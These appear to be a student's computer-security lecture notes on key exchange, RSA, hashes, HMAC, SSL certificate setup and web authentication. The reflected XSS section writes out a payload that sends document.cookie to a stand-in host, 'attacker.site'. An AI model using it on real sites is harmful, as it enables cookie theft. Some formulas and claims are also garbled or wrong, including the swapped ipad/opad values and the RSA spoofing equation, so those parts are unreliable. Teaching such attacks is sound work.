1. $\mathbf{A} \rightarrow \mathbf{T} : \{A, B\}$
2. $\mathbf{T} \rightarrow \mathbf{A} : \{K_{AB}\}_{KA}, \{K_{AB}\}_{KB}$
3. $\mathbf{A} \rightarrow \mathbf{B} : \{K_{AB}\}_{KB}$

- A tells T that it wants to communicate with B

- T sends A a session key K_{AB} and encrypts it once with A's key $((K_{AB})_{KA})$ and once with B's key
- A will decrypt its own copy of the session key with its own key and then send the other key to B
- B can now decode the session key with its own key. Now A and B can communicate securely

This procedure is susceptible to a third party attacker who may capture the session key A sends to B as well as other messages. The attacker can then replay messages to make B repeat an action; B can't tell if the message actually came from A

Definition 22

Needham-Schroeder protocol: a protocol for key exchange between two parties A and B that is secure against a passive eavesdropper by using a **nonce**

1. **A \rightarrow T** : { A, B, N_A }
// A picks a **nonce** (random number): N_A
2. **T \rightarrow A** : { N_A , K_{AB} , B, { K_{AB} , A} $_{KB}$ } $_{KA}$
// N_A in the reply assures A that this reply isn't a **replay**
// Includes B's name: confirms who this is intended for
// Note that the session key for B is encrypted with A's key
3. **A \rightarrow B** : { K_{AB} , A } $_{KB}$
// The message from T includes A's name
4. **B \rightarrow A** : { N_B } $_{KAB}$
// B wants to know whether he's actually speaking with A
// Picks his own random nonce: N_B
5. **A \rightarrow B** : { $(N_B - 1)$ } $_{KAB}$
// Receiving the result $(N_B - 1)$ tells B that A has the key K_{AB}
// and is responding to new messages (not a replay)

- Messages include recipient and sender
- Receiver keeps track of sent Nonce values to prevent replay attacks
- Some action performed on the Nonce proves to the sender that the recipient is alive. Often just adding/subtracting a constant from the nonce³¹

Trusted third party has a problem: because the system trusts the central server, if the server is compromised, the entire system is compromised.

³¹ Multiplication or division is discouraged due to the nature of many of these algorithms

2.16.2 Diffie-Hellman Key Exchange

- Can be used by two parties to establish a common secret over an insecure link
- Assumes that the discrete logarithm problem is hard (modular arithmetic in a finite field)
 - Limited set of $n > 1$ elements, each with an additive inverse $x + x' = 0$ and each nonzero element has a multiplicative inverse $x \cdot x' = 1$
 - Recall: Modular arithmetic is the same as addition and multiplication but with the result rounded by the modulus of n , i.e if our system has a modulus of 7 then $4 + 3 = ((4 + 3) \% 7) = 0$.

- There are no negative numbers or fractions in modular arithmetic, so additive and multiplicative inverses are as follows:
 - * E.x. the additive inverse of 4 is 3; $4 + 3 = 7 \rightarrow 7 \% 7 = 0$
 - * Multiplicative inverse of 5 is 3; $5 \cdot 3 = 15 \rightarrow 15 \% 7 = 1$
- Modular arithmetic in a finite field will only work if the modulus is prime
- $4^3 \% 7 = 64 \% = 1, \log_4 1 \% 7 = 3$
- What is the discrete log of $\log_3 5 \% 7$? I.e. finding x such that $3^x \% 7 = 5$. Must try all possible values of x until we find the correct one (and do the exponentiation!).
 - Complexity of finding the log is *NP-hard*

Definition 23

Initialization: Alice selects n , a large prime modulus and g , a generator of the field n that lies between $(1, n - 1)$

- Alice selects a random integer x and computes $P = g^x \% n$
- Alice sends P, g, n to Bob and keeps x to herself
- Bob selects a random integer y and computes $Q = g^y \% n$
- Bob sends Q to Alice and keeps y to himself
- Alice and Bob may now both compute the secret $Q^x \% n \equiv P^y \% n \equiv g^{xy} \% n$

Generator selection is discussed in texts on the subject. A number g is a generator of n if for each y between $1, n - 1$ there exists an x such that $g^x \% n = y$, i.e. g^0, g^1, \dots, g^{n-1} yields all numbers from $1 \dots n - 1$

The Diffie-Hellman attack is vulnerable to man-in-the-middle attacks. If an adversary Eve can pretend to be Bob when communicating with Alice and pretend to be Alice when communicating with Bob, then Eve can establish a shared secret with each of them without Alice or Bob being any wiser – thereby snooping on their communication!

The problem with this key exchange protocol is that it does not identify the remote party; though the communication is secure we have no clear way of knowing if we are really corresponding with who we think we are.

2.16.3 Public Key Cryptosystems

Public key cryptosystems use a pair of keys to establish an asymmetric cryptosystem. The private and public keys reveal nothing about each other, but share the property that messages encrypted with one key can only be decrypted with the other. Users keep one ‘private’ key secret and one ‘public’ key, well, public. Then during encryption the sender may encrypt the messages with the intended recipient’s public key and the recipient can decrypt the message with their private key. And since only the recipient can decrypt the message, the sender can be sure that the message is only being read by the intended recipient.

Setting up a key exchange using a public key system is straightforward; Alice can encrypt a key x using Bob’s public key and send it to Bob. Bob can then decrypt the key with his private key and now they have a shared key x ! Two popular public key cryptosystems are RSA³² and DSA (Digital Signature Algorithm)³³

Definition 24

RSA algorithm

1. Pick n that we can use as basis for the modular space. RSA key generation begins by picking two very large prime numbers p and q and computing $n = p \cdot q$. n can be publicly shared since there’s no known algorithm to efficiently recover p, q from n .³⁴
2. Pick our public key³⁵. Define $\phi = (p - 1)(q - 1)$. Pick e that is *coprime*³⁶ to ϕ ; this will be our public key.

³²Factoring

³³Discrete logs

³⁴Size of n defines key size; i.e. 4096 bit RSA uses 4096 bits to represent n

³⁵With *Euclid's Theorem* it is the only positive integer that evenly divides both of them

3. A message M can be encrypted into a cryptotext message C via $C = M^e \% n$. e, n, C can be made public, p, q, ϕ must remain secret. Note that $M < n$ or else RSA doesn't work.
4. Calculate our private key, i.e. need a private key d that is the multiplicative inverse of the public key e : $e * d = 1 \% \phi$. This d can be found efficiently through the extended euclidean method³⁷. d must remain private. Also, no-one else can find d since they don't know ϕ .
5. Recover M via the private key
 - $M = C^d \% n = (M^e \% n)^d \% n = M^{e \cdot d \% n}$
 - Since $e \cdot d = 1 \% \phi \Rightarrow (e \cdot d) = (k\phi + 1)$ for some integer k
 - $M^{k\phi+1 \% n} = M^{k\phi} \cdot M \% n = (M^{k\phi \% n} \cdot M \% n)$
 - Euler's theorem tells us that $a^\phi = 1 \% n$
 - $= 1 \cdot M \% n = M$ since $M < n$

³⁷ Google this, not needed for the course

RSA has very poor resistance to spoofing since the encryption uses exponentiation; $\text{encrypt}(K \cdot M) = (K \cdot M)^d = K^d + M^d = \text{encrypt}(K) \cdot \text{encrypt}(M)$.

Recall that a message is signed by encrypting the message with the sender's private key. The receiver can then decrypt the message using the sender's public key to show that the public key is really yours. If someone will sign messages the adversary gives them then the adversary can trick them into signing messages that they don't want to sign. Suppose a victim will not sign M but the adversary can pick K and get the victim to sign $K \cdot M$ and K . Then M may be recovered.

Public key cryptography also doesn't prevent man-in-the-middle attacks. If Eve can pretend to be Alice to Bob and pretend to be Bob to Alice, then Eve can snoop without either of them being any the wiser; despite being able to sign a message with one's private key, public key cryptography still suffers from an attacker passing off their public key and signature as someone else's. This can be resolved through the introduction of a trusted third party who can vouch for the identity of a key. This trusted third party is called a **certificate authority** (CA) and they are responsible for issuing certificates using their own private key saying that a public key belongs to a particular person. Bob and Alice can then use this certificate to verify that they are communicating with the right person.

- Common standard format is X509 and is used in SSL. Public infrastructure allows using a chain of certificates to verify the identity of a key issued by a hierarchy of certificate authorities.
- Are we going back to the trusted central server that we were trying to avoid? Yes, sort of. But now the CA is trusted by the public and is not necessarily a single point of failure.

An alternative to having a central trusted party is to use *PGP*; pretty good privacy. This approach builds a web of trust by leveraging the fact that every user is capable of signing certificates and that trust is transitive. If A can verify that a public key belongs to B , then A can create a certificate for B using A 's private key. Then if C can verify A 's public key then C can sign a certificate saying so with their private key.

Then we've established a chain of trust from $C \rightarrow A \rightarrow B$ and so on. If I can trust C then I can transitively trust A and B as well. If I trust A only then I can trust B but not C .

This all sounds great until you realize that the web of trust is only as strong as the weakest link. If C is compromised then the entire web of trust is compromised as well. This is why it's important to have the ability to **revoke** certificates. Revocation certificates are usually created as a dual to the certificate first created for the public key, and should be stored safely so that an adversary can't falsely issue a revocation. They also shouldn't be self-signed. Revocation

lists are made public and should be referenced when verifying a certificate. If a certificate is revoked then the certificate is no longer valid.

Common techniques when sending messages using public keys include:

- To encrypt a message: simply encrypt the message with the recipient's public key.
- To prove that a message is coming from you, sign the message with your private key and send the signature along with the message.
- To prevent replay attacks, include a nonce (usually just an increasing number) in the message and sign the nonce along with the message.

SUBSECTION 2.17

Hashes

- A one-way function that converts a large input into a small, typically fixed size output
- Low probability of collision; $H(m) = h$
- Can be thought of as a "fingerprint" of the input
 - m is the preimage/input to hash
 - h is the hash value or message digest
 - H is a lossy compression function

A good hash function should have the following properties:

1. **Preimage resistance:** Given h , it should be computationally infeasible to find m such that $H(m) = h$
2. **Second preimage resistance:** Given m , it should be computationally infeasible to find m' such that $H(m) = H(m')$
3. **Collision resistance:** It should be computationally infeasible to find m, m' such that $H(m) = H(m')$


Assuming that the length of the hash is n bits, then

- Second Preimage resistance: 2^{n-1}
- Collision resistance: $2^{n/2}$ (birthday attack)

One way to make sure that a message is passed with integrity is to send a hash of the message along a secure channel and then have the receiver recompute the hash and compare it to the one sent. If they are the same then the message was not modified in transit.

It is also desirable for small changes in the input to result in large changes in the output.

MDC (modification detection code) is a hash function that is used to detect changes in a message.



If confidentiality is required the communicators may want to encrypt the message.




Figure 39. Combining MDC with encryption to ensure integrity and confidentiality

Nowadays just use SHA256 (SHA2)³⁸.

³⁸ MD5 and SHA1 are deprecated

Definition 25

MAC: A message authentication code uses a hash to provide integrity and authentication. A MAC is constructed as $h = H(k, M)$ where k is the secret key and M the message. The receiver knows that whoever generated the MAC must also know the key, thus authenticating the message source.

MACs are often constructed from symmetric ciphers.




Figure 40. CBC-MAC

This method is similar to CBC encryption for block ciphers except a single hash value is produced at the end. Hash size is the same as the block size of the block cipher. The MAC key must also be different from the encryption key³⁹.

A MAC can be constructed by concatenating the secret key with the message and using a hash, which creates a keyed-hash MAC (HMAC)

³⁹ This is bad practice and can produce a vulnerability depending on your encryption schemes and their interactions




Figure 41. HMAC creation

An inner and outer hash gets rid of the extension problem since this requires the inner hash to be extended as well (which is encrypted!). HMACs are a reliable way to give strong signatures to messages.

$$\text{HMAC} = \text{H}[(\text{K} \oplus \text{opad}) + \text{H}((\text{K} \oplus \text{ipad}) + \text{M})]$$

- “+” denotes string concatenation, “ \oplus ” denotes logical XOR
- **M** is the arbitrary-length message
- Assume hash block size = **n** bits (e.g., 512 bits for SHA1)
- **K** is the key, padded with 0's on right side to **n** bits
- **opad** = **0x3636...** (or 00110110) repeated to **n** bits
- **ipad** = **0x5c5c...** (or 01011100) repeated to **n** bits

Figure 42. HMAC process (opad and ipad are flipped here relative to RFC 6328)

2.17.1 Hash-based data structures

- It is often useful nowadays to have a data structure that can be updated in a secure way and to verify the integrity of a set of things instead of a single object.

Merkle Tree




Figure 43. Merkle Tree

Comment

Consider we have a bunch of data that we want to keep track of (Data blocks, lowest level of tree in diagram). We can hash all of them and then build a binary tree from the bottom up of the hashes. A parent of two nodes will take on the hash value of the concatenated hash of the it's children. And then the root node would have the hash of everything. The reason why this is better than concatenating all the data blocks and then hashing it together is that the individual blocks we're hashing is a lot smaller and changing a block won't require rehashing along the entire set of data blocks; you will only have to hash $\log_2 n$ times; from the data block up to the root. The top hash is a hash of all the data blocks and can be used to verify the integrity of all the data we're looking at.

SUBSECTION 2.18

Attacks on protocols

2.18.1 Replay Attack

Suppose an attacker Calvin cannot create valid messages but they can record messages between Alice and Bob. If no replay protection is used, Calvin can simply replay the messages to Bob and pretend to be Alice. For example consider a wireless deadbolt lock. If the lock is not protected against replay attacks, Calvin can simply record the messages between Alice and Bob and replay them to Bob to unlock the door. A common way to prevent replay attacks is to use a nonce; an unique one-time value appended to a message. A nonce is an unique value⁴⁰

⁴⁰Random numbers are often used but it is usually preferable to simply use an incrementing counter as to avoid the client on having to store a ton of nonce values. Also, it's usually a bad idea to use time for nonce values; leap seconds exist and time is tricky.





Figure 44. Appending message with a nonce to prevent replay attacks. It's important that the hash value and message are both encrypted or included with the hash.

Counter also help prevent reordering attacks. An example of where a reordering attack can be dangerous is if we're controlling a drone; going forwards 10m and then to the right 10m is a different trajectory than going right 10m and then 10m forwards. One thing to note is that packets can arrive out of order which means that the nonce value may not come in the correct order – so you need to keep track of the nonce values you've seen before. This is called a nonce cache.

2.18.2 SSL

The SSL protocol is a protocol for secure communication over the internet commonly used to secure web sessions⁴¹. It is implemented as an application level library and is linked with both the client and the server. It presents the same functionality as a socket but it encrypts the data before sending it and decrypts the data before receiving it – the network doesn't need to have any security (i.e. SSL provides end to end security)

⁴¹ And can be used to secure any application since it operates on regular sockets.



SSL includes two phases:

1. Key exchange/handshake: checks versions, sets up secret key & does auth. Only happens once, so it can be slow
 - Establishes the ciphers each side supports and the version of the protocol. Establishes a shared secret key (session key). Authenticates each other's identities via certificates. Note that this authenticates the machines and not the users. User auth is usually done by the web server. Note that client auth is optional and not done for every SSL interaction since web servers generally connect to any client.
2. Communication: encrypts and decrypts data. Happens for every message. Needs to be efficient.

Comment

You should keep your OpenSSL version up to date since there are known vulnerabilities in older versions and new vulnerabilities are discovered all the time.




Figure 45. Note that the client hello is sent in plaintext, which means that a man in the middle can alter the list of ciphers it supports – a downgrade attack. If the server is OK with any cipher then a man-in-the-middle could easily force it to pick an old and broken cipher – which motivates the server picking the cipher. This step of the handshake is entirely completed in plaintext.




Figure 46. The next step is the key exchange. This may look a little bit like our diffie-hellman section, at least in our goal to produce a shared secret in a secure manner. All following communication is then performed securely using that shared secret.

This handshake protects against: 1. spoofing via MAC, 2. reordering protection (nonce), 3. replay (nonce), 4. man-in-the-middle (certificate).




Figure 47. Once we go into communication mode SSL has a few more tricks to protect against attacks. Note that compression is somewhat controversial since it can be used to leak information about the data being sent.

SSL generally doesn't impose much performance penalty on the actual communication layer since it's only encrypting and decrypting the data using a fairly fast symmetric block cipher. However the server uses asymmetric decryption during handshake (which is about

1000x times slower than symmetric decryption). This means that for servers with a lot of SSL work to do are bottlenecked by the handshake.⁴² Dedicated hardware does exist to perform public key operations to speed up the handshake process. From a system architecture perspective it is common to set up servers in such a way for them to operate directly on cleartext and have a separate SSL proxy server that handles the outside world.

2.18.3 SSL Demo

Here are some steps for setting up a web server and to create a certificate for it:

```

1 # we need to trust someone at first. With public key auth. we just
  → need to trust that the certificate authority is giving keys to the
  → right people.
2 # We can also be our own certificate authority!
3
4 # request a new x509 certificate (cakey.pem)
5 # - v3_ca tells it that this is a certificate authority
6 # - give it a timeout and want 4096 bit key
7 openssl req -new -x509 -extensions v3_ca -keyout cakey.pem -out
  → cacert.pem -days 3650 -newkey rsa:4096
8
9 # follow through with the prompts & optionally give the PEM a
  → passphrase.
10 # can read the keys with: (note this will prompt for passphrase)
11 openssl rsa -in cakey.pem -text
12
13 # can read the certificate with:
14 openssl x509 -in cacert.pem -text
15
16 # now let's make a key pair for our web server
17
18 openssl genrsa -des3 -out server.key 2048
19
20 # as the server let's request a certificate for our public key
21 # from our CA; create a csr (certificate signing request)
22 openssl req -new -key server.key -out server.csr
23
24
25 # now we can sign the certificate for a year with our CA
26 # serial is for keeping track of the certificates that we've signed
27 openssl x509 -req -days 365 -in server.csr -CA cacert.pem -CAkey
  → cakey.pem -CAserial serial.txt -CAcreateserial -out server.crt
28
29 # now we've created server.crt which is the certificate that we'll
  → give to the client to prove that the server is who it says it is,
  → at least according to the CA
30

```

⁴² Consider situation when a server goes ~~down~~ and then a stampeding herd⁴² of clients try to reconnect.

Let's say we try to run a server with this certificate. The client, a web browser, will check the certificate to see if it is from a CA that it trusts. Unfortunately the CA we just isn't trusted (i.e. not in the client's trust keychain) so it won't be immediately useful for web serving. A use case where we may want a self-signed CA is if a company wanted to monitor all internet traffic for their employees. They could set up a proxy server that intercepts all traffic and then they could set up a CA and sign all of their employees' certificates. And then add the CA's certificate to the trust keychain of all of their employees' computers. This way the employees'

computers will trust the CA and will trust the certificates that the CA signs – so the employees can access the internet as if everything is trusted by the company may watch the traffic and make sure that employees don't leak credit card information or something.

In practice most CAs will have one top level key stored in an absurdly secure location and then they will have a bunch of subordinate keys that are used to sign certificates. The subordinate keys are stored in a secure location and the top level key is used to sign the subordinate keys. This way they can easily rescind subordinate keys if they get breached.

2.18.4 Web Authentication

It is impractical to require all users to use a certificate to identify themselves – hence user-name/passwords.

Definition 26

Cookie-based authentication

1. Browser asks for username and password and gives it to the server
2. On auth server generates a big random-looking number called a **HTTP cookie** and returns to the browser
3. Next time the browser visits the same server it will send the same cookie back to the server: the cookie is used as an authentication token
4. Web servers use cookies to authenticate the user as well as store session information, etc.⁴⁴
5. Should have a expiry time (limits damage from exposed cookies) and be as ephemeral as possible
6. Should be hard to forge a cookie and should not be used for authentication without SSL (or else they are easily stolen)

A drawback of cookies is that they can raise privacy concerns; web servers can now track users' browsing habits within a site as well as across sites as well.

⁴⁴*If a cookie can be stolen before it expires it can be used to impersonate the user*

Browser-based attacks are common and usually performed via some sort of cleverly formatted GET or POST requests to the server (with XSS).

A GET request contains a header, a blank line, and the content. The POST is almost the same, except it requires a few more header fields to specify the content type and length.

It is very common for sites to have web browsers execute small javascript programs, i.e. some logic to run `onclick` when a button is clicked. One way to exploit this is possibly to find a way to make the browser think that data is actually a program – like buffer overflow attacks!

Javascript can be used to read and steal data

- Cookies can be read by JS by accessing the `document.cookie` variable
- Script can incorporate the cookie data into a request to the attacker server and send it back
- Protected via the **Same Origin Policy**: dictates that scripts from one origin (a web site) cannot access or set the properties of a document from another origin/website.
- URLs are treated as having the same origin if they are on the same protocol, hostname, and port number.. Browser isolates different sites into different identities. Note that domains under the control of the same organization, i.e. google.ca or google.com are not considered the same origin

Recall: GET is used to read data from a server and POST is used to update data on a server. The line has been somewhat blurred in recent years.

browserspy.dk is a website that shows you how much information your browser is leaking to websites.

Many sites include javascript from third-party sources, i.e. from ad networks. This opens up the possibility of cross-site scripting attacks.

Definition 27

Cross-site scripting (XSS) is a vulnerability that allows a user to inject strip code into web pages viewed by other users. Allow for stealing cookies of a victim web site and more.

1. Type 1/reflected: Attacker crafts url that targets a vulnerable site, attacker needs to click on url for a successful attack, web site is not modified
2. Type 2/Persistent: Attacker posts malicious code on a vulnerable site, users must visit the site to be affected, web site is modified

Reflected XSS Attack Example

- Web browser calls the script `welcome.cgi` on the server and passes the string **Alice** as the name argument


- The GET request is shown below

```
GET /welcome.cgi?name=Alice HTTP/1.0
```

- On the server side, `welcome.cgi` runs and uses the name argument to dynamically generate the following HTML page:

```
<HTML>
  <Title>Welcome!</Title>
  H: Alice!
  <BR>
  Welcome to our system ...
```

Figure 48. What if some code is given to the browser to the browser instead of the name? I.e. as in the next slide?



Reflected XSS Attack Example

What if an attacker tricks you into generating the following GET request?

```
GET /welcome.cgi?name=<script>
window.open( "http://www.attacker.site/collect.cgi?cookie= " +
document.cookie)</script>
```

The server would substitute the name string and produce the following HTML:

```
<HTML>
<Title>Welcome!</Title>
Hi <script>
window.open( "http://www.attacker.site/collect.cgi?cookie= " +
document.cookie)</script>!
<BR>
Welcome to our system ...
```

Web browser will send your cookies to attacker!

Figure 49. The victim website will execute the code and send the user's cookies to the attacker. By bouncing (reflecting) it off the server it looks like code that doesn't violate the same origin policy.

Generally XSS is a result of poor input validation.

Comment

Persistent XSS: Many sites want users to post their own content, which has conflicting requirements. They want to give users the ability to post rich content but also want to make sure that they don't post content that harms other users (XSS). Most sites will perform input validation (filtering) on user posts to remove code but still allow users to post rich content.

Defenses against XSS

- Convert all special characters before sending to an user, i.e. "<" -> "<a"
- Whitelist characters (don't just blacklist – too many characters to blacklist)
